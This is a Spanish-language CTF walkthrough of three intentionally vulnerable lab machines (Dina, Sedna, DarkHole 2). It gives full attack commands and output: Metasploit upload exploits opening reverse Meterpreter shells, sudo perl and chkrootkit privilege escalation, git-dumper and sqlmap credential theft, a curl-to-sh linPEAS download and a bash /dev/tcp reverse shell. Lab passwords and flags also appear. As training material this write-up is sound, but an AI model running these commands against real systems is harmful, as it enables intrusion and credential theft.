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BEGINNER

DINA

DINA ES UNA MÁQUINA NIVEL BEGINNER

Level: Beginner


Antes de empezar debemos comprobar que las máquinas, tanto la local como la de Dina deben encontrarse en la misma red local, así que vamos a comprobar si se encuentran en la misma red local.

```
root@mint:~# arp-scan -l
Interface: ens33, type: EN10MB, MAC: 00:0c:29:53:a8:b2, IPv4: 192.168.37.129
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.37.1 00:50:56:c0:00:08 VMware, Inc.
192.168.37.2 00:50:56:e7:d1:f2 VMware, Inc.
192.168.37.133 00:0c:29:42:ab:e6 VMware, Inc.
192.168.37.254 00:50:56:e3:e5:e3 VMware, Inc.
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.915 seconds (133.68 hosts/sec). 4 responded root@mint:~#
```


Probamos con un arp-scan -l y vemos que la .133 puede ser la máquina Dina.

```
root@mint:~# nmap -A 192.168.37.133
Starting Nmap 7.80 ( https://nmap.org ) at 2024-02-25 12:59 UTC
Nmap scan report for 192.168.37.133
Host is up (0.00072s latency).
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
                         Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
 __/angel /angell /nothing /tmp /uploads
_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Dina
MAC Address: 00:0C:29:42:AB:E6 (VMware)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop
TRACEROUTE
              ADDRESS
HOP RTT
     0.73 ms 192.168.37.133
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds
```


Introducimos un map -A más la ip de la máquina y efectivamente es esta que se encuentra con el puerto 80 abierto. También se pueden observar algunos directorios como robots.txt.




Pondremos en la URL la ip:80 y nos aparecerá esta página.



Si entramos en robots.txt como vimos antes en nmap encontraremos el nombre de 5 directorios.



Si entramos en nothing y pulsamos f12 podremos encontrar algunas contraseñas.



root@mint:~# dirb http://192.168.37.133

Si hacemos dirb más la url de la máquina dina.

```
---- Scanning URL: http://192.168.37.133/ ----
+ http://192.168.37.133/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.37.133/index (CODE:200|SIZE:3618)
+ http://192.168.37.133/index.html (CODE:200|SIZE:3618)
+ http://192.168.37.133/robots (CODE:200|SIZE:102)
+ http://192.168.37.133/robots.txt (CODE:200|SIZE:102)
==> DIRECTORY: http://192.168.37.133/secure/
+ http://192.168.37.133/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://192.168.37.133/tmp/
==> DIRECTORY: http://192.168.37.133/uploads/
---- Entering directory: http://192.168.37.133/<mark>secure</mark>/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.37.133/tmp/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.37.133/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Encontraremos distintas URL, probaremos con la de secure.




Index of /secure



Apache/2.2.22 (Ubuntu) Server at 192.168.37.133 Port 80

En esta URL encontraremos un zip llamado backup, lo descargamos en nuestra máquina local.



Cuando intentemos descomprimirlo nos pedirá una contraseña, probamos con todas las vistas anteriormente hasta que finalmente la desbloqueamos con **freedom**.

```
root@mint:/home/mint/Downloads# cat backup-cred.mp3


I am not toooo smart in computer ......dat the resoan i always choose easy password...with creds backup file....

uname: touhid
password: ******


url : /SecreTSMSgatwayLoginroot@mint:/home/mint/Downloads#
```

Si hacemos un cat en backup descubriremos el usuario touhid y además una url (/SecreTSMSgatwayLogin).





Con la URL entraremos en este login, en el cual tendremos que usar el usuario anteriormente encontrado (touhid) y la contraseña (diana).



Information

Go to main configuration or manage site to edit this page

Accederemos a playSMS, a partir de aquí con la shell podemos realizar exploits.

Iniciamos metasploit con msfconsole.

Vamos a usar el primer exploit el cual tiene un CSV.

```
msf6 > use exploit/multi/http/playsms uploadcsv exec
[*] Using configured payload php/meterpreter/reverse tcp
msf6 exploit(
                                                  c) > set rhost 192.168.37.133
rhost => 192.168.37.133
                            laysms uploadcsv exec) > set lhost 192.168.37.130
msf6 exploit(mu'
Thost => 192.168.37.130
msf6 exploit(multi/http/playsms_uploadcsv_exec) > set lport 4444
lport => 4444
               multi/http/playsms_uploadcsv_exec) > set username touhid
<u>msf6</u> exploit(mu
username => touhid
                           playsms_uploadcsv_exec) > set password diana
<u>msf6</u> exploit(multi/h
password => diana
msf6 exploit(multi/http/playsms_uplo
targeturi => //SecreTSMSgatwayLogin
                            laysms_uploadcsv_exec) > set targeturi //SecreTSMSgatwayLogin
msf6 exploit(
                                         adcsv exec) > set targeturi /SecreTSMSgatwayLogin
targeturi => /SecreTSMSgatwayLogin
msf6 exploit(mu
```

Usamos ese exploit, el puerto usado ha sido el 4444, con su respectivo usuario y contraseña, hacia la url.

rhost->Ip Dina

Ihost->ip local

```
msf6 exploit(multi/http/playsms_uploadcsv_exec) > exploit

[*] Started reverse TCP handler on 192.168.37.130:4444

[+] Authentication successful: touhid:diana

[*] Sending stage (39927 bytes) to 192.168.37.133

[*] Meterpreter session 1 opened (192.168.37.130:4444 -> 192.168.37.133:56068) at 2024-02-25 14:50:00 +0000
```

Por último ponemos exploit y habremos entrado correctamente en el meterpreter si todo sale bien.

Una vez dentro, usaremos python para nuestra propia shell y seremos sudo, una vez hecho esto veremos que tiene permisos de sudo en perl.

```
$ sudo /usr/bin/perl -e "exec '/bin/sh'"
sudo /usr/bin/perl -e "exec '/bin/sh'"
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
flag.txt
# cat flag.txt
cat flag.txt
                               / ))) //----/
root password is : hello@3210
easy one .....but hard to guess.....
but i think u dont need root password......
u already have root shelll....
CONGO......
FLAG : 22d06624cd604a0626eb5a2992a6f2e6
```

Haremos un exploit de los permisos de root y posteriormente haremos whoami, para ver realmente si somos root. Una vez realizado esto, entraremos en el directorio de root y veremos que hay un flag. Aquí descubriremos el flag y la contraseña de root que es hello@3210.

MEDIUM

SEDNA

Vamos a seguir con Sedna que es una máquina de dificultad media.

Description


Welcome to Sedna

This is a vulnerable machine i created for the Hackfest 2016 CTF http://hackfest.ca/

Difficulty: Medium

192.168.37.134 Sedna login:

En la máquina de Sedna aparece directamente su ip. Usaremos nmap y veremos que el puerto 80 se encuentra abierto como hemos hecho en máquinas anteriores.



Pondremos la ip y el puerto 80 en la url del navegador y nos aparecerá esta imagen.

```
root@mint:~# nikto -h http://192.168.37.134/
 Nikto v2.1.5
+ Target IP:
                      192.168.37.134
 Target Hostname:
                      192.168.37.134
 Target Port:
                      80
                      2024-02-25 19:03:12 (GMT0)
+ Start Time:
+ Server: Apache/2.4.7 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x65 0x53fb059bb5bc8

    The anti-clickjacking X-Frame-Options header is not present.

+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3268: /files/: Directory indexing found.
+ OSVDB-3092: /files/: This might be interesting...
+ OSVDB-3092: /system/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ 6544 items checked: 0 error(s) and 9 item(s) reported on remote host
                      2024-02-25 19:03:22 (GMT0) (10 seconds)
+ End Time:
+ 1 host(s) tested
```

Usaremos nikto que es una herramienta para escanear objetivos. Y aquí hemos encontrado un directorio interesante que sería license.txt.



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Si observamos podemos ver que usa Builder Engine 2015 y eso lo podremos explotar con metasploitable, así que usaremos una sesión de meterpreter.

```
msf6 > use exploit/multi/http/builderengine_upload_exec
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/builderengine_upload_exec) > set rhosts 192.168.37.134
rhosts => 192.168.37.134
msf6 exploit(multi/http/builderengine_upload_exec) > exploit

[*] Started reverse TCP handler on 192.168.37.130:4444
[+] Our payload is at: UnGElwAoA.php. Calling payload...
[*] Calling payload...
[*] Sending stage (39927 bytes) to 192.168.37.134
[+] Deleted UnGElwAoA.php
[*] Meterpreter session 1 opened (192.168.37.130:4444 -> 192.168.37.134:42006) at 2024-02-25 19:24:41 +0000
meterpreter > pwd
/var/www/html/files
meterpreter >
```

Hemos usado el exploit con builderengine como hemos dicho anteriormente, ya estamos dentro de la máquina Sedna y ahora necesitamos las flags.

```
meterpreter > shell
Process 11753 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@Sedna:/var/www/html/files$
```

usaremos python para tener el shell adecuado

```
www-data@Sedna:/var/www$ cat flag.txt
cat flag.txt
bfbb7e6e6e88d9ae66848b9aeac6b289
```

en www encontraremos la flag haciendo cat.

Tenemos un README el cual nos muestra chkrootkit. Nuestro objetivo ahora será hacer una nueva shell para tener la flag raíz con un exploit con chkrootkit.

```
msf6 exploit(multi/http/builderengine_upload_exec) > use exploit/unix/local/chkrootkit
```

Entramos en el exploit de chkrootkit.

```
msf6 exploit(unix/local/chkrootkit) > set session 1
session => 1
msf6 exploit(unix/local/chkrootkit) > exploit

[*] Started reverse TCP handler on 192.168.37.130:4444
[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: linux. This module works with: Unix.
[!] Rooting depends on the crontab (this could take a while)
[*] Payload written to /tmp/update
[*] Waiting for chkrootkit to run via cron...

id
[*] Sending stage (24768 bytes) to 192.168.37.134
[*] Deleted /tmp/update
[*] Meterpreter session 2 opened (192.168.37.130:4444 -> 192.168.37.134:42008) at 2024-02-25 20:10:00 +0000
```

Iniciamos el exploit.

```
<u>meterpreter</u> > pwd
/root
<u>meterpreter</u> > ls
Listing: /root
                                   Type Last modified
                                   fil 2017-03-12 05:54:14 +0000
fil 2014-02-20 02:43:56 +0000
dir 2016-10-23 02:14:11 +0000
fil 2014-02-20 02:43:56 +0000
100600/rw-----
                      212
                                                                             .bash_history
100644/rw-r--r--
040700/rwx-----
                      3106
                                                                              .bashrc
                      4096
                                                                              .cache
100644/rw-r--r--
                                                                             .profile
                      140
100644/rw-r--r--
                                                                              .selected editor
                      66
040700/rwx-----
                                           2016-10-23 02:14:12 +0000
                                                                              .ssh
100644/rw-r--r--
                                           2016-10-24 11:04:14 +0000
                                                                             8d2daf441809dcd86398d3d750d768b5-BuilderEngine-CMS-V3.zip
                                           2016-10-08 00:04:14 +0000
2016-10-22 17:07:08 +0000
040755/rwxr-xr-x 4096
                                                                             chkrootkit
100000/----- 33
```

Aquí podré acceder a la flag raíz.

```
meterpreter > cat flag.txt
a10828bee17db751de4b936614558305
meterpreter > getuid
```

<u>meterpreter</u> > getuid Server username: root <u>meterpreter</u> >

Y claramente somos root.


HARD

DARK HOLE


```
root@mint:~# arp-scan -l
Interface: ens33, type: EN10MB, MAC: 00:0c:29:53:a8:b2, IPv4: 192.168.37.129
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.37.1 00:50:56:c0:00:08 VMware, Inc.
192.168.37.2 00:50:56:e7:d1:f2 VMware, Inc.
192.168.37.132 00:0c:29:8c:cb:29 VMware, Inc.
192.168.37.254 00:50:56:e3:e5:e3 VMware, Inc.
```

Realizamos un escaner de la red y encontramos que la máquina a la que deseamos atacar es la que termina en 132.

Encontraremos corriendo el puerto 22 y el 80.



Introducimos la url con el puerto 80 porque el servidor de Apache está escuchando en el puerto 80.



Cuenta también con un login pero sin información relevante.



Index of /.git

<u>Name</u>	Last modified	Size Description
Parent Directory		-
COMMIT_EDITMS	2021-08-30 13:14	41
P HEAD	2021-08-30 13:01	23
config	2021-08-30 13:01	130
description	2021-08-30 13:01	73
hooks/	2021-08-30 13:01	-
index index	2021-08-30 13:14	1.3K
info/	2021-08-30 13:01	-
logs/	2021-08-30 13:02	-
objects/	2021-08-30 13:14	-
refs/	2021-08-30 13:01	-

Apache/2.4.41 (Ubuntu) Server at 192.168.37.132 Port 80

Aquí también se encuentra el repositorio git que encontramos antes al realizar el nmap.

```
root@mint:~/darkhole2/git-dumper# git clone https://github.com/arthaud/git-dumper.git
```


Descargamos la herramienta git-dumper desde github.

```
root@mint:~/darkhole2/git-dumper# python3 git_dumper.py http://192.168.37.132/.git/ backup
[-] Testing http://192.168.37.132/.git/[200]
[-] Fetching http://192.168.37.132/.git/ [200]
[-] Fetching http://192.168.37.132/.git/ [200]
[-] Fetching http://192.168.37.132/.git/gitignore [404]
[-] http://192.168.37.132/.gitignore responded with status code 404
[-] Fetching http://192.168.37.132/.git/config [200]
[-] Fetching http://192.168.37.132/.git/config [200]
[-] Fetching http://192.168.37.132/.git/description [200]
[-] Fetching http://192.168.37.132/.git/refs/[200]
[-] Fetching http://192.168.37.132/.git/refs/[200]
[-] Fetching http://192.168.37.132/.git/hooks/ [200]
[-] Fetching http://192.168.37.132/.git/refs/heads/ [200]
[-] Fetching http://192.168.37.132/.git/refs/heads/master [200]
[-] Fetching http://192.168.37.132/.git/refs/heads/master [200]
[-] Fetching http://192.168.37.132/.git/refs/heads/master [200]
[-] Fetching http://192.168.37.132/.git/refs/heads/master [200]
```


Crearemos una carpeta que se llame backup para guardar el registro de git como una copia de seguridad para esta página http.

```
root@mint:~/darkhole2/git-dumper# cd backup
root@mint:~/darkhole2/git-dumper/backup# git log
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:
       Mon Aug 30 13:14:32 2021 +0300
   i changed login.php file for more secure
commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
      Mon Aug 30 13:06:20 2021 +0300
Date:
   I added login.php file with default credentials
commit aa2a5f3aa15bb402f2b90a07d86af57436d64917
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date:
       Mon Aug 30 13:02:44 2021 +0300
   First Initialize
root@mint:~/darkhole2/git-dumper/backup#
```

Si buscamos en el log y usamos después el comando git diff con el segundo commit obtendremos el email (lush@admin.com) y la contraseña (321).



Entraremos en la página de login anteriormente vista, pondremos las credenciales y nos redirigirá a esta página.



Haremos una inyección sql, para ello, pulsaremos f12>storage y copiaremos en cookies el PHPSESSID.

Ejecutaremos sqlmap con la url y la id de las cookies.

```
Database: darkhole_2
Table: ssh
[1 entry]
+---+---+
| id | pass | user |
+---+---+
| 1 | fool | jehad |
+---+----+
```

Obtendremos el user (jehad) y la contraseña (fool). Una vez teniendo estos datos accedemos por ssh.

```
root@mint:~# ssh jehad@192.168.37.132
The authenticity of host '192.168.37.132 (192.168.37.132)' can't be established.
ED25519 key fingerprint is SHA256:JmrTZ4RY4EPBC4GpHk9i3+c29L5n1QtcfSgbqG8D2+8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.37.132' (ED25519) to the list of known hosts.
jehad@192.168.37.132's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
                   https://ubuntu.com/advantage
 * Support:
  System information as of Sat 24 Feb 2024 06:28:34 PM UTC
  System load: 0.21
                                   Processes:
                                                           238
                                  Users logged in:
  Usage of /: 52.5% of 12.73GB
                                                           0
                                   IPv4 address for ens33: 192.168.37.132
  Memory usage: 22%
  Swap usage:
 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
   https://ubuntu.com/engage/secure-kubernetes-at-the-edge
299 updates can be applied immediately.
223 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
Last login: Fri Sep 3 05:49:05 2021 from 192.168.135.128
jehad@darkhole:~$ id
uid=1001(jehad) gid=1001(jehad) groups=1001(jehad)
jehad@darkhole:~$
```

Ya estaremos dentro de la máquina.


```
root@mint:~# ssh jehad@192.168.37.132 -L 9999:localhost:9999
jehad@192.168.37.132's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86 64)
                   https://help.ubuntu.com
 * Documentation:
                   https://landscape.canonical.com
* Management:
 * Support:
                   https://ubuntu.com/advantage
 System information as of Sat 24 Feb 2024 07:11:59 PM UTC
 System load: 0.44
                                   Processes:
                                                           239
               52.5% of 12.73GB
 Usage of /:
                                   Users logged in:
 Memory usage: 23%
                                   IPv4 address for ens33: 192.168.37.132
 Swap usage:

    Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s

  just raised the bar for easy, resilient and secure K8s cluster deployment.
  https://ubuntu.com/engage/secure-kubernetes-at-the-edge
```

Ahora abriremos otra ventana y ebntraremos esta vez por el puerto 9999, ya que a partir del comando: curl

https://raw.githubusercontent.com/carlospalop/privilege-escalation-awesome-scripts-suite/m aster/linPEAS/linpeas.sh | sh se vió que una página estaba disponible en el puerto 9999.



 $\label{eq:condition} $$\operatorname{Parameter GET['cmd']uid=1002(losy) gid=1002(losy) groups=1002(losy) uid=1002(losy) gid=1002(losy) groups=1002(losy) gid=1002(losy) groups=1002(losy) groups=1002(losy) gid=1002(losy) groups=1002(losy) groups=100$

Veremos que el usuario es lotsy si en el navegador ponemos el puerto 9999.

A continuación leeremos con netcap en el puerto 443.

```
root@mint:~# nc -lvvp 443
Listening on 0.0.0.0 443
```

En una máquina local escuchando al puerto 443 y a todas las ips posibles.

```
jehad@darkhole:~$ curl -G http://127.0.0.1:9999/ --data-urlencode "cmd= bash -c
'bash -i >& /dev/tcp/192.168.37.132/443 0>&1'"
```

En la máquina que deseamos explotar este comando el cual se ejecuta con la ip y el puerto que estamos escuchando, todo esto para saber el id de losy y poder entrar.

Una vez dentro solo tendremos que mirar en el historial con .bash history

```
mysql -e (:/bli/basii
mysql -u root -p -e '\!/bin/bash'
P0assw0rd losy:gang
clear
sudo -l
```

Y aquí finalmente encontraremos la contraseña de losy (gang) para acceder finalmente.